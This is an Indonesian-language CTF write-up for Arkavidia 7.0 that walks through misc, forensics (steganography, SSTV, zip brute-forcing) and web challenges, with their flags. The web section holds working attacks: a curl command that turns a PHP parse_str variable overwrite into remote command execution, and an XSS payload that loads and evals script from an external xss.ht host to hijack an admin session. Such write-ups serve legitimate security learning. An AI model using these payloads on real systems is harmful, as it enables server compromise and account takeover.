

CTF Arkavidia 7.0




heker masa depan 🕶️

hide
abejads

Miscellaneous: Welcome to Arkavidia 7.0


Join ke discord CTF Arkavidia 7 dan flag ditemukan di channel misc.




Flag: Arkav7{chill_and_have_fun}

Miscellaneous: Sad and Lonely Friend


Di dalam discord, terdapat bot dengan nama menggunakan kanji yang ketika diterjemahkan berarti *Sad and lonely bot*, lalu chat ke bot tersebut dengan menjawab **yes** untuk menjadi temannya kemudian dengan command **help** dibalas dengan beberapa pilihan



Pilihan 1, 2, dan 4 tidak terlalu menarik, lalu kami pilih no 3 dan dibalas dengan link dari repository github bot tersebut



Saat dibuka file main.js terdapat command menarik yaitu **i need a flag**, namun saat kami coba tidak menampilkan sesuatu yang berarti.



Lalu kami mencoba melihat log dari repository tersebut, dan terlihat jika terdapat perubahan command yang sebelumnya **wish me luck**

```

const Discord = require('discord.js');
const client = new Discord.Client();
const wish = fs.readFileSync('./goodluck.txt','utf-8');
const flag = fs.readFileSync('./flag.txt','utf-8')

// Variables
var textjokes = ["Why do programmers always mix up Christmas and Halloween?\nBecause Dec 25 is Oct 31.",
@@ -52,10 +52,10 @@ client.on('message', msg => {
    .then(console.log)
    .catch(console.error)
  }
-   } else if (msg.content.toLowerCase() === 'wish me luck') {
+   } else if (msg.content.toLowerCase() === 'i need a flag') {
    if (isFriend(msg.author.id)) {
      msg.author
-        .send(wish)
+        .send(flag)
        .then(console.log)
        .catch(console.error)
    } else {
@@ -124,7 +124,7 @@ client.on('message', msg => {
  } else {
    msg.author
-    .send('Hi! Thanks for talking to me. It\'s been a long time since someone talked to me.. :|
n person.. :cry:\nRecently I have been updated to version 1.2!\n...\ni feel like my creator has forgotten a
+    .send('Hi! Thanks for talking to me. It\'s been a long time since someone talked to me.. :|
n person.. :cry:\nRecently I have been updated to version 1.3!\nWill you ever meet the new me?\nAnyway, do y
        .then(console.log)
        .catch(console.error);
  }
}
diff --git a/readme.md b/readme.md
index 5c14508..db55462 100644
--- a/readme.md
+++ b/readme.md
@@ -1,9 +1,9 @@
-SAD AND LONELY BOT v1.2
+SAD AND LONELY BOT v1.3


Hello, this is sad and lonely bot. A simple discord robot just to waste your time.

Current Change :
--Removed wish me luck command option
+-Added i need a flag command

Previous Change :
--Added new command to wish you luck
\ No newline at end of file
+-Removed wish me luck command option
\ No newline at end of file
(END)

```

Kami lalu mencoba command **wish me luck** ke bot tadi dan hasilnya dibalas dengan flag



Flag: Arkav7{th4nkh_d753bca330e52ec2abbb76306cf8456d}

Miscellaneous: isekai

Diberikan file bernama isekai.zip yang berisi file main dan manual.txt, file main merupakan game, kami mencoba melakukan command strings dahulu terhadap file main dan grep flag, dan tidak ditemukan flag

```
aimer@ubuntu:~/Downloads/arkav/misc/isekai$ strings main | grep flag
flagnya adalah seCr3tb0ssFighTeuy102
flag_value
prolog_flag
$current_prolog_flag_alt
$use_flag
/home/diaz/GP/src/BipsPl/flag.pl
current_prolog_flag
set_prolog_flag
c_cflags
c_ldflags
flag_c.c
set_prolog_flag
flag_c.o
flag.o
```

Flag: Arkav7{seCr3tb0ssFighTeuy102}

Miscellaneous: OSINT-1

Dari penjelasan tersebut kami lalu mencari jurnal yang dimaksud di link.springer.com dan ditemukan jurnal berjudul *Rucio: Scientific Data Management*, terdapat banyak penulis namun kami langsung tertuju pada nama **Mario Lassnig** yang terdapat icon mail.

[ent Garonne](#), [Alessandro di](#)
[mar Kuhn](#), [Mario Lassnig](#) ✉,
[aada](#), [Stefan Prenner](#), [Cedric](#)
[ias Wegner](#) -[Show fewer](#)

Kami lalu melakukan pencarian dan ditemukan twitter dari orang tersebut, dari twitternya kami mencari post tanggal 1 Nov 2019 dan ditemukan



Mario Lassnig
@mlasnig



Beautiful indigenous Australian artwork on the
[@PawseyCentre](#) HPC!



11:31 AM · Nov 1, 2019 from Pawsey Supercomputing Centre · Twitter for Android

9 Likes

Flag: Arkav7{pawsey_supercomputing_centre}

Miscellaneous: Feedback!

Tinggal isi form dan flag muncul.

Flag: Arkav7{see_you_in_Arkav8}

Forensics: KawaiiMetal

Diberikan file chall.zip yang berisi 4 foto, secara singkat, didalam file Babymetal.jpg terdapat file zip yang bisa di ekstrak menggunakan foremost, di file Moa-metal.png dengan menggunakan command strings terdapat hint *Every hidden messages you see are encoded with base64*, kemudian di file Yui-metal.jpg terdapat hint yang diencode base64, setelah di decode menghasilkan *Strings and grep with the regex "=\$" is beextremely useful*, kami menganggap hint itu berkaitan dengan file Su-metal.jpg, lalu kami coba

```
almer@ubuntu:~/Downloads/arkav/foren/KawaiiMetal$ strings Su-metal.jpg | grep "=$"
NVy=
8Eh=
SG93IGFyZSB5b3UgdG9kYXk=
QQpEN=
W#i=
#Wf=
y/-=
Q]'n=
T,{=
EZ'N=
MpU=
KL\#tH=
[Zi=
|*B=
S;C=
m+KKJ=
S$/=
+.&=
\g&K=
V29ya2luZyBoYXJkIEkgc2VlLCBnYW5lYXR0ZQ==
*o==
SGVvZSdzIHlvdXIgcMv3YXJkOg==
KFBYb3RpcDogQ292ZXIgeW91ciBLYXJzIHdoZW4gdSBmaW5kIHRobSBmbGFuIGFuZCBkb24ndCBvcGVuIHJhbmRvbSBzb3VuZCBmaWxlcYB3aWxseS1uaWxseSk=
aHR0cHM6Ly9wYXN0ZWJpbj5jb20vcHpsM01mYWw=
Ypa=
```

Kami melakukan decode beberapa diantaranya menghasilkan

Decode from Base64 format

Simply enter your data then push the decode button.

```
V29ya2luZyBoYXJkIEkgc2VlLCBnYW5lYXR0ZQ==
SGVvZSdzIHlvdXIgcMv3YXJkOg==
KFBYb3RpcDogQ292ZXIgeW91ciBLYXJzIHdoZW4gdSBmaW5kIHRobSBmbGFuIGFuZCBkb24ndCBvcGVuIHJhbmRvbSBzb3VuZCBmaWxlcYB3aWxseS1uaWxseSk=
aHR0cHM6Ly9wYXN0ZWJpbj5jb20vcHpsM01mYWw=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


☒ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE Decodes your data into the area below.

Working hard I see, ganbatte
Here's your reward:
(Protip: Cover your ears when u find the flag and don't open random sound files willy-nilly)
<https://pastebin.com/pzR3Mfag>

Dari link pastebin tersebut didapatkan password dari file zip tadi



File zip tersebut berisi flag.flac yang jika didengarkan merupakan SSTV (Slow-scan television). Kemudian kami melakukan decode terhadap file tersebut menggunakan QSSTV, hasilnya didapatkan




Flag: Arkav7{Gimm3_Ch0c0lat3}

Forensics: It's me

Diberikan sebuah file itsme.jpg, dicek dengan exiftool tidak menemukan sesuatu, lalu kami mencoba dengan stegsolve, didapatkan url di bagian Green plane 1



Url tersebut mengarah ke sebuah folder google drive berisi 3 file



Intinya setelah membaca .bash_history, file di dalam itsme.zip telah dizip dengan password yang berada pada pass.txt namun dengan 2 digit terakhir dari stringnya dihapus, kami melakukan bruteforce 2 karakter tersebut. Berikut script yang kami gunakan

```
tmp > brute.py > ...
1 import string, zipfile
2
3 file_zip = zipfile.ZipFile("itsme.zip")
4
5 for char in string.printable:
6     for char2 in string.printable:
7         password = "z198742069ba1230madjywl210472nadwm19iz" + char + char2
8         try:
9             file_zip.extractall(pwd = password)
10            password = 'Password found: {}'.format(password)
11            print password
12            break
13        except:
14            pass
15
```

Ketika dijalankan didapatkan

```
$ python brute.py
Password found: z198742069ba1230madjywl210472nadwm19iz6g
```

Password tersebut digunakan untuk mengekstrak file itsme.zip, didalamnya berisi file wav yang isinya morsecode, kami menggunakan decoder online sehingga didapatkan

Or analyse an audio file containing Morse code:

Upload Play Stop Filename: "itsme.wav"

THEPASSWORDISHOMICIDALHAUNTEDANIMATRONICS871942069ALLINCAPITALLETTERS

Clear message

WPM	Farnsworth WPM	Frequency (Hz)	Minimum volume	Maximum volume	Volume threshold
18	15	345	-60	-30	200

☒ Manual ☒ Manual

Awalnya kami mengira itu merupakan flag, namun salah. Kami lalu mencoba menggunakan steghide terhadap file itsme.jpg dengan password **HOMICIDALHAUNTEDANIMATRONICS871942069**

```
$ steghide extract -sf itsme.jpg
Enter passphrase:
wrote extracted data to "steganopayload285377.txt".
```

Didapatkan file tersebut, setelah di buka didapatkan

```
$ cat steganopayload285377.txt
Arkav7{why_dO_th3_An1matr0nics_hav3_a_t1m3r_anYWAY120936281923710}
```

Flag:

Arkav7{why_dO_th3_An1matr0nics_hav3_a_t1m3r_anYWAY120936281923710}

Web: The Ultimate Sum Calculator-inator

Diberikan sebuah web yang berfungsi sebagai kalkulator penambahan. Dibagian source code, terdapat hint untuk melakukan debug

```
<?php
error_reporting(0);

if ($_GET['debug']) {
    highlight_file(__FILE__);
    return;
}

$calculate = function($a, $b) {
    return $a + $b;
};

$params = parse_str(file_get_contents("php://input"));

if ($params['a']) {
    $a = $params['a'];
}

if ($params['b']) {
    $b = $params['b'];
}

if ($a && $b) {
    $result = $calculate($a, $b);
}
?>
<html>
<head>
<title>The Ultimate Sum Calculator-inator</title>
</head>
<body>
<h1>The Ultimate Sum Calculator-inator</h1>
<form method="post">
<input name="a" type="text" placeholder="First number" />
<div style="height: 4px"></div>
<input name="b" type="text" placeholder="Second number" />
<br /><br />
<input type="submit" value="Calculate" />
</form>
<?php if ($result) echo "The result is $result"; ?>
</body>
<!-- ?debug=1 -->
</html>
```

Setelah dilakukan analisa, terdapat bug parse_str yang digunakan untuk menangkap inputan, fungsi untuk melakukan parsing parameter yang masuk menjadi sebuah variabel. Dengan itu kita bisa melakukan overwrite variabel \$calculate yang bisa digunakan untuk melakukan eksekusi fungsi.

Kami mencoba melakukan POST request dengan menambahkan parameter calculate dengan value system dan a = ls dan b = 1

```
$ curl http://slave2.ctf.arkavidia.id:10011/ -d 'calculate=system&a=ls&b=1'
index.php
<html>
  <head>
    <title>The Ultimate Sum Calculator-inator</title>
  </head>
  <body>
    <h1>The Ultimate Sum Calculator-inator</h1>
    <form method="post">
      <input name="a" type="text" placeholder="First number" />
      <div style="height: 4px"></div>
      <input name="b" type="text" placeholder="Second number" />
      <br /><br />
      <input type="submit" value="Calculate" />
    </form>
    The result is index.php
  </body>
<!-- ?debug=1 -->
```


Kami berhasil melakukan RCE. Selanjutnya tinggal mencari lokasi flag dan didapatkan

```
$ curl http://slave2.ctf.arkavidia.id:10011/ -d 'calculate=system&a=cat /.flag/flag.txt&b=1'
Arkav7{simple_PHP_variable_overwrite}<html>
  <head>
    <title>The Ultimate Sum Calculator-inator</title>
  </head>
  <body>
    <h1>The Ultimate Sum Calculator-inator</h1>
    <form method="post">
      <input name="a" type="text" placeholder="First number" />
      <div style="height: 4px"></div>
      <input name="b" type="text" placeholder="Second number" />
      <br /><br />
      <input type="submit" value="Calculate" />
    </form>
    The result is Arkav7{simple_PHP_variable_overwrite}
  </body>
<!-- ?debug=1 -->
```

Flag: Arkav7{simple_PHP_variable_overwrite}

Web: LinkedOut

Diberikan sebuah web yang ketika dibuka berisi halaman login, karena tidak memiliki akun, kami coba mendaftar dengan username admin



Username is taken

Create an account


Full name

Username

Password

Register

Username telah ada, kami berasumsi bahwa admin web tersebut menggunakan username tersebut. Lalu kami mendaftar dengan username lain



LinkedOut Home Logout

Welcome to LinkedOut, **tes**

Your Posts
Write something on your mind

Post!

Create a connection request

Username

Username to request

Write a message to say hi

Post!

Connection Requests

LinkedOut by Arkavidia 7.0

Setelah masuk, kita dapat melakukan koneksi ke orang lain dengan pesan khusus. Kami sudah mengira dari deskripsi soal bahwa web ini terdapat celah XSS yang bisa digunakan untuk cookie stealing terhadap admin.

Kami menggunakan payload xss dari xsshunter.com yaitu

```
<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "http://tesxxxxxx1023.xss.ht");a.send();</script>
```

XMLHttpRequest Payload - For exploitation of web applications with Content Security Policies containing `script-src` but have `unsafe-inline` enabled.

```
<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "http://tesxxxxxx1023.xss.ht");a.send();</script>
```

Copy Payload to Clipboard

Create a connection request

Username

admin


Write a message to say hi

```
<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "http://tesxxxxxx1023.xss.ht");a.send();</script>
```

Post!

Connection Requests

Tunggu beberapa menit lalu muncul di xsshunter

XSS Payload Fires			
Thumbnail	Victim IP	Vulnerable Page URI	Options
	178.128.109.80	http://website/index.php	<div>View Full Report</div> <div>Resend Email Report</div> <div>Delete</div>

Karena curiga dengan Header Referer, lalu kami melakukan request ke endpoint tersebut dan mengganti website menjadi slave2.ctf.arkavidia.id
Lalu redirect dan masuk ke akun admin



